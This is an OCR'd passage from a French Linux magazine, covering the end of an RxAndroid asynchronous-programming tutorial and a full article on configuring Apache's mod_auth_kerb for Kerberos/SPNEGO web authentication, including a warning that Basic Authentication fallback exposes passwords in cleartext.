Ceci n'est qu'un exemple parmi tant d'autres. Les données émises par l'**Observable** peuvent être transformées, modifiées, selon nos besoins, juste avant qu'elles n'arrivent au niveau de l'**Observer** et sa méthode **onNext()**.

1.5 Les tâches asynchrones

Sous Android, les traitements longs doivent se faire dans un *thread* séparé du *thread* principal afin d'éviter de bloquer l'interface et de fournir une mauvaise expérience à l'utilisateur. Jusque-là, tous nos exemples se sont faits sur le *thread* principal ; ce n'est pas une bonne habitude à prendre, et nous allons corriger cela. RX supporte aussi l'exécution des tâches sur différents *threads* ; nous allons illustrer cela dans la suite.

Pour illustrer les traitements asynchrones avec RX, nous allons commencer par créer une seconde activité **MainActivity2** ; n'oubliez pas d'ajouter l'activité dans l'Android *manifest* et d'effectuer quelques changements pour qu'elle soit l'activité de démarrage par défaut.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.
android.com/apk/res/android"
    package="introrxandroid.android.com.
introrxandroid">
    <application
        android:allowBackup="true"
        android:icon="@mipmap/ic_launcher"
        android:label="@string/app_name"
        android:supportsRtl="true"
        android:theme="@style/AppTheme">
        <activity android:name=".MainActivity">
        </activity>
        <activity android:name=".MainActivity2">
            <intent-filter>
                <action android:name="android.
intent.action.MAIN" />
                <category android:name="android.
intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
</manifest>
```

Dans notre seconde activité, nous allons créer un **Observable** qui effectue des tâches longues :

```
Observable<Integer> manageIntegersObservable
= Observable.create(new Observable.
OnSubscribe<Integer>() {
        @Override
        public void call(Subscriber<? super Integer>
subscriber) {
            int i = 0;
            while (true) {
                try {
                    Thread.sleep(1000);
                } catch (InterruptedException e) {
                    subscriber.onError(e);
// report error
                }
                subscriber.onNext(i++); // emit data
                if (i == 10) {
                    break;
                }
            }
            subscriber.onCompleted();
        }
    });
}
```

```
16:20:04.413 17661-17661/introrxandroid.android.com.introrxandroid D/RXPLANET: onNext: Planet name's : Mercury 7
16:20:04.413 17661-17661/introrxandroid.android.com.introrxandroid D/RXPLANET: onNext: Planet name's : Venus 5
16:20:04.413 17661-17661/introrxandroid.android.com.introrxandroid D/RXPLANET: onNext: Planet name's : Earth 5
16:20:04.413 17661-17661/introrxandroid.android.com.introrxandroid D/RXPLANET: onNext: Planet name's : Mars 4
16:20:04.413 17661-17661/introrxandroid.android.com.introrxandroid D/RXPLANET: onNext: Planet name's : Jupiter 7
16:20:04.413 17661-17661/introrxandroid.android.com.introrxandroid D/RXPLANET: onNext: Planet name's : Saturn 6
16:20:04.413 17661-17661/introrxandroid.android.com.introrxandroid D/RXPLANET: onNext: Planet name's : Uranus 6
16:20:04.413 17661-17661/introrxandroid.android.com.introrxandroid D/RXPLANET: onNext: Planet name's : Neptune 7
16:20:04.414 17661-17661/introrxandroid.android.com.introrxandroid D/RXPLANET: onNext: Planet name's : Pluto 5
16:20:04.414 17661-17661/introrxandroid.android.com.introrxandroid D/RXPLANET: onCompleted
```

Fig. 3 : Nouvel affichage.

Il est important d'appeler les méthodes **onError()** et **onCompleted()** quand cela est nécessaire, afin de respecter les conventions de ReactiveX.

Nous allons ensuite créer notre **Observer** et nous y enregistrer :

```
Observer<Integer> integerObserver = new
Observer<Integer>() {
    @Override
    public void onCompleted() {
        Log.d("RXANDROID", "onCompleted");
    }
    @Override
    public void onError(Throwable e) {
        Log.d("RXANDROID", "onError", e);
    }
    @Override
    public void onNext(Integer integer) {
        Log.d("RXANDROID", "onNext: " + integer);
    }
};
...
manageIntegersObservable.
subscribe(integerObserver);
```

Exécutez l'application et vous remarquerez que l'interface ne répond pas jusqu'à ce que l'**Observer** ait fini de traiter les données émises par l'**Observable**. Vous pouvez le voir dans les logs avec les chiffres qui s'affichent les uns à la suite des autres avec un temps de pause d'une seconde entre chaque affichage. Ce comportement est normal, car nous exécutons le traitement dans le *thread* principal, ce qui est bien entendu « mal » pour une application bien conçue. Nous l'avons néanmoins fait pour illustrer le prochain composant du Rx : le **scheduler**.

Pour faire en sorte que le traitement se fasse dans un autre *thread* sans bloquer le *thread* principal, nous allons modifier notre code d'enregistrement comme suit :

```
public class MainActivity2 extends
AppCompatActivity {
    @Override
    protected void onCreate(Bundle
savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        Observable<Integer>
manageIntegersObservable = Observable.create(new
Observable.OnSubscribe<Integer>() {
            @Override
            public void call(Subscriber<? super
Integer> subscriber) {
                int i = 0;
                while (true) {
                    try {
                        Thread.sleep(1000);
                    } catch
(InterruptedException e) {
                        subscriber.onError(e);
// report error
                    }
                    subscriber.onNext(i++);
// emit data
                    if (i == 10) {
                        break;
                    }
                }
                subscriber.onCompleted();
            }
        });
        manageIntegersObservable.
subscribeOn(Schedulers.computation()).
subscribe(integerObserver);
    }
    Observer<Integer> integerObserver = new
Observer<Integer>() {
        @Override
        public void onCompleted() {
            Log.d("RXANDROID", "onCompleted");
        }
        @Override
        public void onError(Throwable e) {
            Log.d("RXANDROID", "onError", e);
        }
        @Override
        public void onNext(Integer integer) {
            Log.d("RXANDROID", "onNext: " +
integer);
        }
    };
}
```

La puissance de Rx se voit directement dans le code ci-dessus ; remarquez comment en une ligne de code, on passe d'un traitement sur le *thread* principal vers un traitement en arrière-plan sans pour autant déclarer et gérer manuellement un nouveau **Thread** (**Runnable**) ou **Asynctask** ; Rx le fait pour nous et nous fait gagner du temps ! Tout ce qu'il y a à faire est de fournir la logique fonctionnelle dont on a besoin. Plusieurs types de *schedulers* sont aussi mis à notre disposition selon nos besoins (voir figure 4).

2. CAS PRATIQUE

Pour illustrer tout ce que l'on vient de voir, nous avons mis en place une application toute simple qui télécharge des données au format JSON et les affiche dans une liste. Le code de cette application peut être téléchargé sur GitHub à l'adresse : https://github.com/zed007/introrxandroid.




Fig. 4 : Les différents types de schedulers.

CONCLUSION

Dans cet article, nous couvrons une petite partie des principes de ReactiveX : **Observable**, **Observer**, **Operator**, et tâches asynchrones. Faire du ReactiveX nous amène à nous servir de notions de programmation fonctionnelle, ce qui peut ne pas être chose aisée pour tous les développeurs Android. Néanmoins, des ressources existent pour se former, se documenter et approfondir l'apprentissage.


Pour en apprendre plus sur le ReactiveX et RxAndroid, je vous invite à consulter les sites dédiés au sujet :

- ReactiveX : http://reactivex.io/ ;
- RxAndroid : https://github.com/ReactiveX/RxAndroid. ■

À LA DÉCOUVERTE DE MOD_AUTH_KERB

PASCAL JAKOBI
[Architecte Sécurité Applicative]

MOTS-CLÉS : WEB, KERBEROS, APACHE, SINGLE SIGNON, SÉCURITÉ



La popularité de Kerberos comme solution de contrôle d'accès aux services d'un réseau est avérée. Malheureusement, nativement, Kerberos ne peut filtrer les accès à un site internet. Mod_auth_kerb, un module Apache bien connu des administrateurs système, répond à ce besoin. L'objet de cet article est donc de détailler son fonctionnement et de faciliter sa mise en place. On verra au passage que l'utilisation de ce produit nécessite de prendre quelques précautions...

1. ARCHITECTURE

1.1 Rappels Kerberos

La grande force de Kerberos est sa sûreté : un mot de passe utilisateur ne transite par le réseau qu'une fois par session (à l'initialisation) ou zéro (en cas d'utilisation de cartes à puce – voir ci-dessous).

Mod_auth_kerb est un module apache qui permet la protection d'un site grâce au protocole Kerberos.

Les utilisateurs, repérés par un principal (du type pascal@DUMMY.COM) peuvent ainsi accéder à des services dits « kerbérisés ».

Microsoft, notamment, en a fait un composant central de son offre **Active Directory**. Divers produits open source (**Heimdal**, **MIT**, etc.) ont aussi acquis une base installée significative.

1.2 Fonctionnement basique de Kerberos

Le fonctionnement (simplifié) de Kerberos est le suivant (voir figure 1) :

1. Le client s'authentifie au serveur Kerberos (le KDC) et reçoit un ticket de session (*Ticket to Get Ticket*, TGT) et une clé.




Fig. 1 : Fonctionnement de Kerberos.

2. Préalablement à l'utilisation d'un service réseau (accès annuaire, *spool* d'impression, etc.), le client envoie au serveur son TGT chiffré avec la clé de session. Le serveur renvoie alors un ticket de service.

3. Enfin, le client renvoie son ticket de service au serveur envisagé, et il peut utiliser son service.

1.3 Programmation

La programmation Kerberos se fait avec l'API **GSS**, d'ailleurs prévue pour pouvoir s'appuyer sur d'autres mécanismes. GSS est utilisable à partir du **C** et de ses dérivés, ainsi qu'à partir de **Java** ou **Python**.

1.4 SPNEGO

1.4.1 Fonctionnement général

Kerberos n'est donc utile que pour accéder à des services kerbérisés, nécessairement orientés connexion.

Dans le cas des environnements HTTP (qui ne répondent pas à ce critère), on a recours à la technologie **SPNEGO** (*Simple and Protected GSS-API Negotiation*, RFC 4178).

Fondamentalement, comme on le voit en figure 2, l'idée est de permettre au client HTTP de récupérer sur demande un ticket de service de son environnement client (GNU/Linux, Windows, Android...), et de pouvoir le transmettre au serveur distant via le navigateur.

1.4.2 Cinématique

Le schéma de la figure 3 décrit le fonctionnement simplifié de SPNEGO :

- initialement, le client émet une requête HTTP ;
- Le serveur web renvoie une erreur 401 (« Accès interdit ») avec le header `WWW-Authenticate: Negotiate` ;
- sur réception de cette erreur, le client (le *browser*) renvoie sa demande initiale. Mais il inclut dans cette demande le ticket de service Kerberos (typiquement pour le principal de service `HTTP/<URI>@REALM`) ;
- le serveur passe ce ticket à mod_auth_kerb, qui le valide par une transaction GSS envers le serveur Kerberos. Celui-ci valide la signature du ticket, sa date de validité, etc. Enfin, le serveur renvoie la page demandée au client.

1.4.3 À propos de mod_auth_kerb

Mod_auth_kerb est donc un module Apache largement utilisé. Il permet de contrôler l'accès à un site web via le




Fig. 2 : Fonctionnement SPNEGO.




Fig. 3 : SPNEGO et HTTP.

protocole Kerberos (son fonctionnement est résumé en figure 4). On trouvera de nombreuses documentations sur Kerberos sur Internet (et divers articles dans d'anciens numéros de *GNU/Linux Magazine* !).

Son rôle est d'interdire à un utilisateur d'accéder à un site sans avoir fourni un ticket de service. Ce qui revient à obliger à passer par une authentification Kerberos (par mots de passe ou *token hardware* – carte à puces ou autres...). Un nouveau module **mod_gssapi** est apparu récemment, qui rend des services équivalents. Ce sera l'objet d'un futur article.

2. MISE EN OEUVRE

On va donc installer un hôte virtuel, protégé par mod_auth_kerb.

2.1 Prérequis

Le scénario décrit ci-dessous a été implémenté sur **Fedora 23**, avec les rpm MIT Kerberos, Apache, etc. Ceci étant, il n'y a aucune spécificité à cette distribution, et on devrait pouvoir l'appliquer à d'autres environnements Linux.

2.1.1 Client

Côté client, il est nécessaire d'installer les paquets Kerberos correspondants (le rpm **krb5-workstation** sur Fedora) et **curl**. De nombreux sites fournissent les informations nécessaires à la mise en place d'une infrastructure kerbérisée. Pour l'essentiel, il sera nécessaire de créer un fichier **/etc/krb5.conf**.

krb5.conf permet notamment de fournir l'adresse du serveur Kerberos « en dur » ou, mieux, d'indiquer que l'adresse du KDC est à rechercher dans le DNS. DNS permet en effet de configurer des enregistrements liant un nom symbolique de service à un serveur. L'enregistrement DNS ci-dessous exprime que le service Kerberos du domaine dummy.com est disponible sur l'hôte serveur.dummy.com :

```
_kerberos._tcp.dummy.com SRV 0 0 88 serveur.dummy.com.
```

La façon la plus simple de vérifier le bon fonctionnement de l'infrastructure... est de l'essayer ! Pour cela, on s'enregistrera auprès du KDC et on vérifiera qu'on a bien obtenu un TGT.




Fig. 4 : Fonctionnement mod_auth_kerb.

NE MANQUEZ PAS LA NOUVELLE FORMULE !

LINUX PRATIQUE N°99

NOUVELLES RUBRIQUES, ENCORE + PRATIQUE !

NOUVEAU : UN CAHIER RASPBERRY PI DANS CHAQUE NUMÉRO !

CREÉZ FACILEMENT VOTRE

MEDIA CENTER

À PARTIR DE VOTRE PC ET/OU VOTRE RASPBERRY PI

ACTUELLEMENT DISPONIBLE

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

http://www.ed-diamond.com

La récupération du TGT se fait avec **kinit** :

```
$ kinit pascal
Password for pascal@DUMMY.COM: <password entered here>
```

klist permet de vérifier l'obtention du TGT :

```
Ticket cache: FILE:/tmp/krb5cc_18602
Default principal: pascal@DUMMY.COM

Valid starting     Expires            Service principal
06/03/13 14:21:13  06/04/13 14:21:13  krbtgt/DUMMY.COM@
DUMMY.COM
        renew until 06/10/13 14:21:13
```

2.1.2 Serveur

Côté serveur, Apache (**httpd** sur Fedora) est nécessaire, avec mod_auth_kerb. À des fins de simplicité, nos tests se font avec des hôtes virtuels.

Il est prudent de vérifier l'état du serveur Apache : un appel vers l'hôte virtuel (http://webtest.dummy.com dans notre exemple) devrait retourner la page par défaut du serveur après une configuration minimale.

On vérifiera aussi que le serveur peut être utilisé comme client du KDC. Une nouvelle fois on créera un TGT, puis on l'effacera (utilisation de **kinit**/**klist**/**kdestroy**).

2.2 Installation du serveur

2.2.1 HTML

Pour nos tests, on crée donc un hôte virtuel webtest.dummy.com, hébergé sur notre serveur.

Ceci implique de permettre la résolution de ce nom d'hôte vers une adresse, soit par mise à jour de **/etc/hosts**, soit par configuration DNS.

La page d'accueil, simpliste, de l'hôte est stockée dans **/usr/share/webtest/index.html** :

```
<!DOCTYPE html>
<html>
<head><title>Mod Auth Kerb Test</title></head>
<body><h1>Sample protected application</h1></body>
</html>
```

2.2.2 Les keytabs

2.2.2.1 Création

Avec Kerberos, chaque entité doit s'identifier auprès du serveur. Les utilisateurs le font en général en fournissant un identifiant et un mot de passe. Dans le cas des services (non interactifs), le contenu d'un fichier cryptographique, le **keytab**, est utilisé : dans notre test, le serveur web présentera son contenu au KDC. Encore une fois, on trouvera pléthore de documentation sur le sujet sur le Net.

Typiquement, avec le produit MIT kerberos, **kadmin** permet de créer un principal de service et son **keytab** :

```
$ kadmin -q "addprinc -randkey HTTP/webtest.
dummy.com"
$ kadmin -q "ktadd -k /etc/httpd/keytabs/
http_webtest.keytab  HTTP/webtest.dummy.com"
```

addprinc crée le principal de service, puis **ktadd** crée le fichier **keytab** correspondant, stocké dans l'arborescence de fichiers de l'hôte virtuel.

2.2.2.2 Tests

ktutil est utilisable pour valider le contenu d'un **keytab** :

```
# ktutil
ktutil: read_kt http_webtest.keytab
ktutil: list
slot  KVNO Principal
---- ---- ---------------------------------
1     3    HTTP/webtest.dummy.com@DUMMY.COM
2     3    HTTP/webtest.dummy.com@DUMMY.COM
3     2    HTTP/webtest@DUMMY.COM
4     2    HTTP/webtest@DUMMY.COM
ktutil: q
```

Alternativement, on peut tout simplement demander un TGT avec ledit **keytab** :

```
# kinit -k -t http_webtest.keytab HTTP/
webtest@DUMMY.COM
# klist
Ticket cache: KEYRING:persistent:0:0
Default principal: HTTP/webtest@DUMMY.COM

Valid starting       Expires
Service principal
07/28/2016 09:49:46  07/29/2016 09:49:46
krbtgt/DUMMY.COM@DUMMY.COM
```

2.2.2.3 Problèmes potentiels

Avant tout, ne pas oublier que les fichiers **keytab** sont lus par l'utilisateur employé par le serveur web (Apache sur Fedora). Il faut donc positionner les permissions correctement :

```
$ chown apache: /etc/httpd/keytabs/http_
webtest.keytab
$ chmod 600 /etc/httpd/keytabs/http_
webtest.keytab
```

Nous avons aussi rencontré pas mal de problèmes au niveau de la résolution de noms. Au final, nous avons fini par créer deux principaux : **HTTP/webtest@DUMMY.COM**, et **HTTP/webtest.dummy.com@DUMMY.COM**. Il y a sans aucun doute moyen de faire plus élégant, mais en tout cas, le sujet est sensible...

2.2.3 Configuration Apache

Tout ceci étant fait, la configuration de l'hôte virtuel proprement dit devient très simple. On trouvera ci-dessous le contenu de notre fichier **/etc/httpd/conf.d/webtest.conf** :

```
<VirtualHost "*:80">
ServerName webtest.dummy.com
  DocumentRoot /usr/share/
webtest/
  <Directory /usr/share/
webtest/>
    AuthType Kerberos
    KrbAuthRealms DUMMY.COM
    Krb5Keytab /etc/httpd/
keytabs/http_webtest.keytab
      Require valid-user
  </Directory>
</VirtualHost>
```

Ce paramétrage minimal ne nécessite pas de longs commentaires, sauf peut-être la clause **Require valid-user**, qui autorise tout utilisateur du *realm* **DUMMY.COM** à accéder à **webtest** (sous condition de passer l'authentification Kerberos, bien sûr).

On peut bien sûr sélectionner quelques utilisateurs explicitement :

```
Require user pascal@DUMMY.COM
denis@DUMMY.COM
```

La configuration ci-dessus utilise deux paramétrages par défaut, positionnés à **on** :

- **KrbMethodNegotiate** : contrôle l'activation de SPNEGO côté client. Quand l'option est à **on**, si l'utilisateur appelle **kinit** et obtient un TGT, il pourra accéder à **webtest** sans autre manipulation.
- **KrbMethodK5Passwd** : contrôle l'activation du mécanisme d'authentification basique (principal/mot de passe). Ce mécanisme peut (ou pas) être mis en œuvre si aucun TGT n'est présent dans l'environnement.

2.3 Tests

2.3.1 Mode command line avec curl

Faire des premiers essais avec **curl** rend les choses plus faciles – on évite ainsi la complexité inhérente aux *browsers* (*cookies*, gestion des mots de passe, etc.).

Pour accéder à un hôte virtuel, on utilise une commande du type de celle ci-dessous :

```
$ curl --negotiate -u : http://webtest.dummy.com
```

L'option **negotiate** indique à **curl** de mettre en œuvre SPNEGO, décrit plus haut. Quant au **-u :** , il signifie que le principal sera extrait du TGT de l'utilisateur. La page de man linux fournit d'amples explications à ce sujet.

Le résultat de cet essai va différer selon qu'on dispose ou pas d'un TGT Kerberos :

- Si on appelle **curl** après avoir obtenu un TGT (**kinit <principal name>**), on obtient la page d'index de l'hôte virtuel comme attendu :

```
$ # Step : 0 - get TGT
$ kinit pascal
Password for pascal@DUMMY.COM:
$ klist
Ticket cache: KEYRING:persistent:1000:1000
Default principal: pascal@DUMMY.COM

Valid starting       Expires              Service principal
07/29/2016 11:42:01  07/30/2016 11:42:01  krbtgt/DUMMY.COM@DUMMY.COM
```

Puis :

```
$ # Step 1 : access webtest
$ curl --negotiate -u : http://webtest.dummy.com
<html>
<head><title>Test on lemon.home</title></head>
<body><h1>Lemon : welcome !</h1></body>
</html>
$ klist
Ticket cache: KEYRING:persistent:1000:1000
Default principal: pascal@DUMMY.COM

Valid starting       Expires              Service principal
07/29/2016 11:42:51  07/30/2016 11:42:01  HTTP/webtest@DUMMY .COM
07/29/2016 11:42:51  07/30/2016 11:42:01  HTTP/webtest@
07/29/2016 11:42:01  07/30/2016 11:42:01  krbtgt/DUMMY .COM@DUMMY .COM
```

- En cas d'appel de **curl** sans disposer de TGT, le serveur retourne une erreur HTTP 401 (accès non autorisé), ce qui était attendu.




Fig. 5 : Basic Authentication.

2.3.2 Mode browser avec Firefox

2.3.2.1 Paramétrage du browser

Firefox supporte SPNEGO, mais ce support doit être activé (il ne l'est pas par défaut). Pour activer SPNEGO, on doit accéder aux paramètres du logiciel, ce qui est possible en tapant **about:config** dans la barre d'adresse. Partant de là, il faut positionner le paramètre **network.negotiate-auth.trusted-uris** au nom de domaine DNS du serveur – dans notre cas dummy.com.

2.3.2.2 Accès au site virtuel

Une fois Firefox paramétré, l'accès à la page d'accueil de l'hôte virtuel est trivial :

- au niveau OS, on appelle préalablement **kinit** pour récupérer un ticket de session ;
- dans Firefox, on surfe vers http://webserver.dummy.com.

C'est tout !

Cependant, si SPNEGO n'est pas activé dans Firefox ou qu'aucun TGT n'est disponible, le serveur réagit selon le positionnement du paramètre **KrbMethodK5Passwd**, comme on l'a vu :

- si **KrbMethodK5Passwd** vaut **off** : une erreur 401 est renvoyée directement.
- s'il vaut **on**, la procédure HTTP de « Basic Authentication » invite l'utilisateur à fournir son principal et son mot de passe via la fenêtre traditionnelle (voir figure 5).

Le serveur réagit ensuite en fonction de la validité des données fournies.

2.3.2.3 Avertissement important

L'utilisation de la « Basic authentication » signifie qu'en cas de recours à cette procédure, le principal et (surtout) le mot de passe utilisateur seront transférés en clair sur le réseau, du client au serveur.

```
    GET / HTTP/1.1\r\n
    Host: webtest.dummy.com\r\n
    User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64;
rv:47.0) Gecko/20100101 Firefox/47.0\r\n
    Accept:text/html,application/xhtml+xml,...
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Connection: keep-alive\r\n
    Authorization: Basic cGFzY2FsOnBhc3N3b3Jk\r\n
        Credentials: pascal:password
    (...)
```

C'est évidemment un trou sécuritaire majeur, d'ailleurs reconnu par l'équipe de développement. On comprend donc pourquoi la plupart des politiques de sécurité demandent que **KrbMethodK5Passwd** soit positionné à **off**, même quand le chiffrement au niveau réseau (TLS) est mis en œuvre.

En tout cas, la mise en œuvre de **mod_ssl** est fortement recommandée quand on utilise mod_auth_kerb...

CONCLUSION

Incontestablement, mod_auth_kerb, est un élément important pour sécuriser une infrastructure de type intranet. Ceci étant, il faut rappeler que ce produit fonctionne comme un verrou, et a donc ses limites. Ainsi, le module ne permet pas de transférer à l'application protégée les diverses informations souvent requises par les applications modernes - rôles ou adresses e-mail de l'utilisateur, par exemple.

Comme on l'a aussi vu, mod_auth_kerb doit être mis en œuvre avec précaution sous peine de créer une faille de sécurité.

Pour des infrastructures réduites, la protection de service REST, etc., mod_auth_kerb peut s'avérer être une solution suffisante. Par contre, dès qu'il s'agira de protéger un portefeuille applicatif sophistiqué, le recours à d'authentiques produits de WebSSO (**OpenAM**, **LemonLDAP** ou autres) s'imposera.

Il est vrai que ces produits s'appuient eux-mêmes souvent sur la sécurisation Apache, donc éventuellement mod_auth_kerb. ■

SERVEURS DÉDIÉS EN PROMOTION

